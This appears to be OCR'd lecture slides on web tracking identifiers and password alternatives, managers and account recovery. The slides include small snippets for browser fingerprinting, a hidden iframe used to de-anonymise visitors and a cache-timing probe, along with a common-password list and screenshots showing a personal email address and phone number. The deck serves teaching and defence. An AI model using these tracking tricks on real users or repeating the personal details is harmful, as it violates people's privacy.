en-GB; rv:1.9.2.12) Gecko/20101027 Ubuntu/9.10
(karmic) Firefox/3.6.12
Accept: text/html, application/xhtml+xml,
application/xml; q=0.9,*/*
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
Referer: http://www.bing.com/search?
q=what%27s+the+best+university
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
Referer: http://www.facebook.com/profile.php?
id=1511359465
```


1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
//detect screen resolution
x = screen.width; y = screen.height;

//detect plugins
q = navigator.mimeTypes["video/quicktime"];
j = navigator.javaEnabled();

//detect time zone
tz = (new Date()).getTimezoneOffset();
```

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers



Panopticlick

How Unique — and Trackable — Is Your Browser?

Your browser fingerprint **appears to be unique** among the 1,256,749 tested so far.

Currently, we estimate that your browser has a fingerprint that conveys **at least 20.26 bits of identifying information.**

The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting in this article.

Help us increase our sample size:

Browser Characteristic	bits of identifying information	one in *x* browsers have this value	value
User Agent	20.26+	1256749	Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.12 (KHTML, like Gecko) Ubuntu/9.10 Chromium/9.0.576.0 Chrome/9.0.576.0 Safari/534.12
HTTP_ACCEPT Headers	4.04	16.4	text/html, */* ISO-8859-1,utf-8;q=0.7,*;q=0.3 gzip,deflate,sdch en-US,en;q=0.8
Browser Plugin Details	20.26+	1256749	Plugin 0: ; ; librhythmbox-itms-detection-plugin.so;. Plugin 1: Default Plug-in; Provides functionality for installing third-party plug-ins; default_plugin; (; *;). Plugin 2: DivXÂ® Web Player; DivX Web Player version 1.4.0.233; libtotem-mully-plugin.so; (AVI video; video/divx; divx). Plugin 3: IcedTea NPR Web Browser Plugin (using IcedTea6 1.8.2 (6b18-1.8.2-4ubuntu1~9.10.1)); The IcedTea NPR Web Browser Plugin (using IcedTea6 1.8.2 (6b18-1.8.2-4ubuntu1~9.10.1)) executes Java applets.; IcedTeaPlugin.so; (IcedTea; application/x-java-vm; class,jar) (IcedTea; application/x-java-applet; class,jar) (IcedTea; application/x-java-applet;version=1.1; class,jar) (IcedTea; application/x-java-applet;version=1.1.1; class,jar) (IcedTea; application/x-java-applet;version=1.1.2; class,jar) (IcedTea; application/x-java-applet;version=1.1.3; class,jar) (IcedTea; application/x-java-applet;version=1.2; class,jar) (IcedTea; application/x-java-applet;version=1.2.1; class,jar) (IcedTea; application/x-java-applet;version=1.2.2; class,jar) (IcedTea; application/x-java-applet;version=1.3; class,jar) (IcedTea; application/x-java-applet;version=1.3.1; class,jar) (IcedTea; application/x-java-applet;version=1.4; class,jar) (IcedTea; application/x-java-applet;version=1.4.1; class,jar) (IcedTea; application/x-java-applet;version=1.4.2; class,jar) (IcedTea; application/x-java-applet;version=1.5; class,jar) (IcedTea; application/x-java-applet;version=1.6; class,jar) (IcedTea; application/x-java-applet;jpi-version=1.6.0_18; class,jar) (IcedTea; application/x-java-bean; class,jar) (IcedTea; application/x-java-bean;version=1.1; class,jar) (IcedTea; application/x-java-bean;version=1.1.1; class,jar) (IcedTea; application/x-java-bean;version=1.1.2; class,jar) (IcedTea; application/x-java-bean;version=1.1.3; class,jar) (IcedTea; application/x-java-bean;version=1.2; class,jar) (IcedTea; application/x-java-bean;version=1.2.1; class,jar) (IcedTea; application/x-java-bean;version=1.2.2; class,jar) (IcedTea; application/x-java-bean;version=1.3; class,jar) (IcedTea; application/x-java-bean;version=1.3.1; class,jar) (IcedTea; application/x-java-bean;version=1.4; class,jar) (IcedTea; application/x-java-bean;version=1.4.1; class,jar) (IcedTea; application/x-java-bean;version=1.4.2; class,jar) (IcedTea; application/x-java-bean;version=1.5; class,jar) (IcedTea; application/x-java-bean;version=1.6; class,jar) (IcedTea; application/x-java-bean;jpi-version=1.6.0_18; class,jar) (IcedTea; application/x-java-vm-npruntime;). Plugin 4: QuickTime Plug-in 7.2.0; The <a href=\"http://www.gnome.org/projects/totem/\">Totem</a> 2.28.2 plugin handles video and audio streams.; libtotem-narrowspace-plugin.so; (QuickTime video; video/quicktime; mov) (MPEG-4 video; video/mp4; mp4) (MacPaint Bitmap image; image/x-macpaint; pntg) (Macintosh Quickdraw/PICT drawing; image/x-quicktime; pict,pict1,pict2) (MPEG-4 video; video/x-m4v; m4v). Plugin 5: Shockwave Flash; Shockwave Flash 10.1 r102; libflashplayer.so; (Shockwave Flash; application/x-shockwave-flash; swf) (FutureSplash Player; application/futuresplash; spl). Plugin 6: Skype Buttons for Kopete; Mime Type x-skype for Skype Buttons; libskypebuttons.so; (Skype Buttons; application/x-skype;). Plugin 7: VLC Multimedia Plugin (compatible Totem 2.28.2); The <a href=\"http://www.gnome.org/projects/totem/\">Totem</a> 2.28.2 plugin handles video and audio streams.; libtotem-cone-plugin.so; (VLC Multimedia Plugin; application/x-vlc-plugin;) (VLC Multimedia Plugin; application/vlc;) (VLC Multimedia Plugin; video/x-google-vlc-plugin;) (Ogg multimedia file; application/x-ogg; ogg) (Ogg multimedia file; application/ogg; ogg) (Ogg Audio; audio/ogg; oga) (Ogg Audio; audio/x-ogg; ogg) (Ogg Video; video/ogg; ogv) (Ogg Video; video/x-ogg; ogg) (Annodex exchange format; application/annodex; anx) (Annodex Audio; audio/annodex; axa) (Annodex Video; video/annodex; axv) (MPEG video; video/mpeg; mpg,mpeg,mpe) (WAV audio; audio/wav; wav) (WAV audio; audio/x-wav; wav) (MP3 audio; audio/mpeg; mp3) (NullSoft video; application/x-nsv-vp3-mp3; nsv) (Flash video; video/flv; flv) (Totem Multimedia plugin; application/x-totem-plugin;). Plugin 8: Windows Media Player Plug-in 10 (compatible; Totem); The <a href=\"http://www.gnome.org/projects/totem/\">Totem</a> 2.28.2 plugin handles video and audio streams.; libtotem-gmp-plugin.so; (AVI video; application/x-mplayer2; avi,wma,wmv) (ASF video; video/x-ms-asf-plugin; asf,wmv) (AVI video; video/x-msvideo; asf,wmv) (ASF video; video/x-ms-asf; asf) (Windows Media video; video/x-ms-wmv; wmv) (Windows Media video; video/x-wmv; wmv) (Windows Media video; video/x-ms-wvx; wmv) (Windows Media video; video/x-ms-wm; wmv) (Windows Media video; video/x-ms-wmp; wmv) (Windows Media video; application/x-ms-wms; wms) (Windows Media video; application/x-ms-wmp; wmp) (Microsoft ASX playlist; application/asx; asx) (Windows Media audio; audio/x-ms-wma; wma).
Time Zone	4.68	25.72	0
Screen Size and Color Depth	4.76	27.07	1920x1200x24
System Fonts	20.26+	1256749	Junkyard, wasy10, Sharjah, UnDotum, Century Schoolbook L, OpenSymbol, AlHor, Sindbad, AlArabiya, msam10, Electron, LMMathSymbols10, progenisis, It wasn\'t me, Andale Mono, Trebuchet MS, LMSans8, LMSans9, Mukti Narrow, AlYarmook, LMSansQuotation8, Webdings, Vemana2000, KacstQurn, Umpush, Domestic Manners, LMTypewriterVarWd10, DejaVu Sans Mono, Arial Black, Purisa, Swift, msbm10, AlMohanad, KacstBook, KacstLetter, Kayrawan, cmr10, Norasi, Loma, Verdana, KacstDigital, AlManzomah, KacstTitleL, Marked Fool, mry_KacstQurn, URW Palladio L, Nada, Phetsarath OT, Sawasdee, Tlwg Typist, Bitstream Vera Sans, Metal, Sazanami Gothic, Bitstream Vera Sans Mono, URW Gothic L, Dingbats, AlMateen, URW Chancery L, FreeSerif, Times New Roman, Granada, Bitstream Vera Serif, ori1Uni, DejaVu Sans, KacstOffice, El Abogado Loco, Petra, Nice, Furat, Winks, DejaVu Sans, VL Gothic, DejaVu Serif, Kinnari, Dimnah, KacstArt, TlwgMono, Wargames, Shado, LMSans17, LMSans12, LMSans10, Lohit Punjabi, LMRoman17, LMRoman12, LMRoman10, Symbol, LMRoman6, LMRoman7, LMRoman5, LMRoman8, LMRoman9, Bitstream Charter, Hani, KacstOne, Tholoth, Comic Sans MS, Salem, DejaVu Sans, Courier 10 Pitch, cmmi10, Liberation Mono, WenQuanYi Zen Hei Mono, Nimbus Sans L, LMTypewriter12, LMTypewriter10, TlwgTypewriter, Hor, AlMothnna, AR PL UMing TW MBE, VL PGothic, Balker, Haramain, Rachana, AR PL UMing HK, AlBattar, Jet, AR PL UMing CN, Rasheeq, Ouhod, AR PL UMing TW, Standard Symbols L, Lohit Gujarati, kacstPen, KacstDecorative, Nimbus Mono L, Liberation Serif, Ostorah, Mallige, Mashq, LMMathItalic10, LMMathItalic12, Nimbus Roman No9 L, KacstPoster, Liberation Sans, LMMathItalic6, LMMathItalic7, LMMathItalic5, LMMathItalic8, LMMathItalic9, Nagham, Mukti Narrow, LMMathSymbols7, LMMathSymbols6, WenQuanYi Zen Hei, LMMathSymbols5, FreeSans, LMMathSymbols9, LMMathSymbols8, cmex10, Graph, Georgia, KacstNaskh, LMMathExtension10, Lohit Tamil, Tlwg Typo, Penguin Attack, UnBatang, KacstFarsi, Arial, flatline, Japan, Courier New, Waree, KacstTitle, Tarablus, Dustismo Roman, Lohit Hindi, DejaVu Serif, Mashq, Dustismo, Khalid, Arab, Garuda, KacstScreen, Impact, Cortoba, FreeMono, Rehan, LMTypewriter8, LMTypewriter9, URW Bookman L, cmsy10, Sazanami Mincho (via Flash)

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation


Implicit identifiers

```
# Send users to my detector...
<iframe name="detector"
width="0" height="0" frameborder="0"
src="https://docs.google.com/document/d/
1TUV9x1lFAQcVWvhP4EAHQZIPrVmo3_vrz5Sz8Wo">
</iframe>
```

Narayanan 2009

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers



Updated 2 minutes ago by gatesscholars

Anonymous User 2 has left.
jbonneau has opened the document.

Narayanan 2009

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Implicit identifiers

```
<img id="test" style="display:none">

<script>
test = document.getElementById('test');
var start = new Date();
test.onerror = function()
{ time = new Date() - start;}

test.src = ““"http://www.example.com/”;
</script>
```


Bortz et al. 2007

1. IP address
2. HTTP headers
3. HTTP referer
4. Javascript runtime (also Flash, Java, Silverlight ...)
5. Cross-site de-anonymisation

Talk outline


1. What are we trying to achieve?
2. What's done in practice
3. What goes wrong
4. Can we do better?

Password alternatives



Mitigates: Guessing attacks, phishing?, malware

Password alternatives



LastPass can be configured to work with Google Authenticator. Google Authenticator is a secure, easy to use, two-factor authentication application for your mobile device that is immune from replay-attacks, man-in-the-middle attacks, and a host of other threat vectors.

Google Authenticator makes LastPass more secure and easier to use.

To install the Google Authenticator application on your mobile device, visit GOOGLE AUTHENTICATOR!

To associate Google Authenticator with your account, scan the barcode below with your Google Authenticator application.

Click here if you're unable to scan the barcode (for example if you're using the BlackBerry application, or a device without a camera).


Google Authenticator Authentication: Enabled — Help


Permit Offline Access: Allow — Help

Click here to regenerate your Google Authenticator key (for example if you lost your Google Authenticator device).


Mitigates: Guessing attacks, malware?

Password alternatives






Click on Your Passface.
There is only one on the screen.




Mitigates: Brute-force attacks?, trawling attacks?

Password alternatives



Better password choices



What to do	Suggestion	Example
Start with a sentence or two (about 10 words total).	Think of something meaningful to you.	Long and complex passwords are safest. I keep mine secret. (10 words)
Turn your sentences into a row of letters.	Use the first letter of each word.	lacpasikms (10 characters)
Add complexity.	Make only the letters in the first half of the alphabet uppercase.	lACpAsIKMs (10 characters)
Add length with numbers.	Put two numbers that are meaningful to you between the two sentences.	lACpAs56IKMs (12 characters)
Add length with punctuation.	Put a punctuation mark at the beginning.	?lACpAs56IKMs (13 characters)
Add length with symbols.	Put a symbol at the end.	?lACpAs56IKMs" (14 characters)

Microsoft password advice

Mitigates: Password guessing


Better password choices

To construct a good password, create a simple sentence of 8 words and choose letters from the words to make up a password. You might take the initial or final letters; you should put some letters in upper case to make the password harder to guess; and at least one number and/or special character should be inserted as well. Use this method to generate a password of 7 or 8 characters.


Yan et al. 2004

Mitigates: Password guessing


Better password choices




Better password choices



Password: *******



Type the password: This1sAdemo%&

Strength score is: 39 Strength verdict: strong




Username Testing You

Password ●●●●●●●●●●●● Medium



●●●●●●●●●●●●●


Strong



Company: WRD

Email: wrd@webresourcesdepot.com

Password: YestoPeaX1


Test Your Password	
Password:	●●●●●●●
Hide:	☑
Score:	76%
Complexity:	Strong

Minimum Requirements

- Minimum 8 characters in length
- Contains 3/4 of the following items:
  - Uppercase Letters
  - Lowercase Letters
  - Numbers
  - Symbols

Mitigates: Password guessing

Better password choices

```
twttr.BANNED_PASSWORDS = [ "000000", "111111", "11111111", "112233", "121212",
"123123", "123456", "1234567", "12345678", "123456789", "131313", "232323", "654321",
"666666", "696969", "777777", "7777777", "8675309", "987654", "aaaaaa", "abc123",
"abc123", "abcdef", "abgrtyu", "access", "access14", "action", "albert", "alberto",
"alexis", "alejandra", "alejandro", "amanda", "amateur", "america", "andrea",
"andrew", "angela", "angels", "animal", "anthony", "apollo", "apples", "arsenal",
"arthur", "asdfgh", "asdfgh", "ashley", "asshole", "august", "austin", "badboy",
"bailey", "banana", "barney", "baseball", "batman", "beatriz", "beaver", "beavis",
"bigcock", "bigdaddy", "bigdick", "bigdog", "bigtits", "birdie", "bitches", "biteme",
"blazer", "blonde", "blondes", "blowjob", "blowme", "bond007", "bonita", "bonnie",
"booboo", "booger", "boomer", "boston", "brandon", "brandy", "braves", "brazil",
"bronco", "broncos", "bulldog", "buster", "butter", "butthead", "calvin", "camaro",
"cameron", "canada", "captain", "carlos", "carter", "casper", "charles", "charlie",
"cheese", "chelsea", "chester", "chicago", "chicken", "cocacola", "coffee",
...
"tequiero", "taylor", "tennis", "teresa", "tester", "testing", "theman", "thomas",
"thunder", "thx1138", "tiffany", "tigers", "tigger", "tomcat", "topgun", "toyota",
"travis", "trouble", "trustno1", "tucker", "turtle", "twitter", "united", "vagina",
"victor", "victoria", "viking", "voodoo", "voyager", "walter", "warrior", "welcome",
"whatever", "william", "willie", "wilson", "winner", "winston", "winter", "wizard",
"xavier", "xxxxxx", "xxxxxxxx", "yamaha", "yankee", "yankees", "yellow", "zxcvbn",
"zxcvbnm", "zzzzzz"];
```

Twitter banned password list

Mitigates: Password guessing


Better password choices

```
diceware 166651565315653563223561665224
1 6 6 6 5 cleft
1 5 6 5 3 cam
5 6 3 2 2 synod
3 5 6 1 6 lacy
6 5 2 2 4 yr
password = cleftcamsynodlacyyr
```

Diceware


Mitigates: Password guessing

Better password choices



More can be less...

Password managers




Site	Username
www.cbssports.com	swamijoe
www.facebook.com/index.php	jbonneau@gmail.com
https://www.google.com/accounts/Login	jbonneau@gmail.com

Chrome password manager

Mitigates: password recovery, weak passwords?

Password managers



Clear clipboard | About | License | Feedback | Help | Logout [admin]

ManageEngine PasswordManager Pro

Home | Resources | Admin | Audit | Support | Personal

Operations

- Add Resource
- Add Resource Group
- Add User
- Add User Group
- Import Resources
- Export Resources

Links

- Users
- User Groups
- Resource Groups
- Resource Audit
- User Audit
- Password Policies

Password Generator

Strong

Generate

Getting Started

My Passwords

Resources

Show passwords of : AdventNet Resources

Passwords that belong to the group : **AdventNet Resources.**


Showing : 1 to 25 of 25 Page : [1] View per page : [25] 50 75 100

Resource Name	User Account	Password	Change Password	Last Accessed Time
AdventNet Intranet Server	webserver	*********	🔑	2007-04-10 17:31:08.0
AdventNet Mail Server	vomail	******	🔑	2007-04-10 17:31:07.0
PassTrix CentOS Machine	root	******	🔑	2007-04-10 17:31:05.0
PMP Demo Server	root	******	🔑	2007-04-10 17:31:05.0
AdventNet Mail Server	root	******	🔑	2007-04-10 17:31:04.0
AdventNet Intranet Server	root	******	🔑	2007-04-10 17:31:03.0
PassTrix CentOS Machine	rajesh	******	🔑	2007-04-10 17:31:01.0
PMP Demo Server	pmpdemo	*******	🔑	2007-04-10 17:31:00.0
PassTrix CentOS Machine	passtrix	*******	🔑	2007-04-10 17:30:59.0
AdventNet Mail Server	mailserver	*******	🔑	2007-04-10 17:30:59.0
PMP Demo Server	guest	*****	🔑	2007-04-10 17:30:58.0
AdventNet Mail Server	guest	*****	🔑	2007-04-10 17:30:56.0
PMP Test Machine	administrator	*****	🔑	2007-04-10 17:30:55.0
AdventNet Intranet Server	guest	*****	🔑	2007-04-10 17:30:55.0
AdventNet Blog Server	root	******	🔑	Not Accessed
AdventNet Blog Server	guest	*****	🔑	Not Accessed
AdventNet Blog Server	blogserver	**********	🔑	Not Accessed
Oracle Test Machine	scott	*****	🔑	Not Accessed
Oracle Test Machine	root	******	🔑	Not Accessed
Oracle Test Machine	guest	*****	🔑	Not Accessed
Oracle Application Server	oracle	****	🔑	Not Accessed
Oracle Application Server	dbadmin	*******	🔑	Not Accessed
mandriva-server	root	******	🔑	Not Accessed
mandriva-server	guest	*****	🔑	Not Accessed
mandriva-server	mandriva	********	🔑	Not Accessed

PasswordManager Pro$^{\text{TM}}$

Mitigates: password recovery, weak passwords?

Password managers



Add-ons for Firefox > Extensions > PwdHash

PwdHash 1.7
by Collin Jackson

Automatically generates per-site passwords if you prefix your password with @@ or press F2 beforehand. Prevents JavaScript from reading your password as it is typed. The same password will be generated at each subdomain: a.example.com matches...

Download Now

Add to collection

Share this Add-on

The developer of this add-on asks that you help support its continued development by making a small contribution.

Contribute


Suggested Donation: $0.99
What's this?

Updated	July 20, 2009
Website	https://www.pwdhash.com/
Works with	Firefox 1.0 - 3.6.*
Rating	★★★★☆ 31 reviews
Downloads	97,658 View Statistics

PwdHash (Firefox extension)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Password managers


Site Address

http://www.example.com/

Site Password

••••••


Hashed Password

2Swl1Xoq

PwdHash (remote interface)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise

Better backup authentication



Recovering your password

Add more information to your account to increase your account-recovery options.

Email

Receive a password-reset link at an email address which you can access.

Add an email address.

SMS

Receive a text message with a password-reset code on your mobile phone.

Country: United Kingdom

Mobile phone number: +44 07590 677117


Security question

Answer a question to reset your password.

[redacted]

Mitigates: Question guessing, email as failure point

Better backup authentication



FOR YOU ONLY Windows Live Account Recovery

From: **Windows Live Account Recovery** (live-rec@microsoft.com)
Sent: Fri 9/19/08 10:37 AM
To: Christopher Marlowe (chris.marlowe@live.com)

DO NOT FORWARD ANY PART OF THIS EMAIL TO ANYONE

This email contains a code that identifies you (the owner of your email address) to Microsoft

You are receiving this email because your email address, <chris.marlowe@live.com>, was entered into the Windows Live account recovery website at http://recover.live.com. This site helps Windows Live ID account-holders reset their passwords when they are otherwise unable to access their account.

We sent you this email in response to a request to help William Shakespeare reset his password.

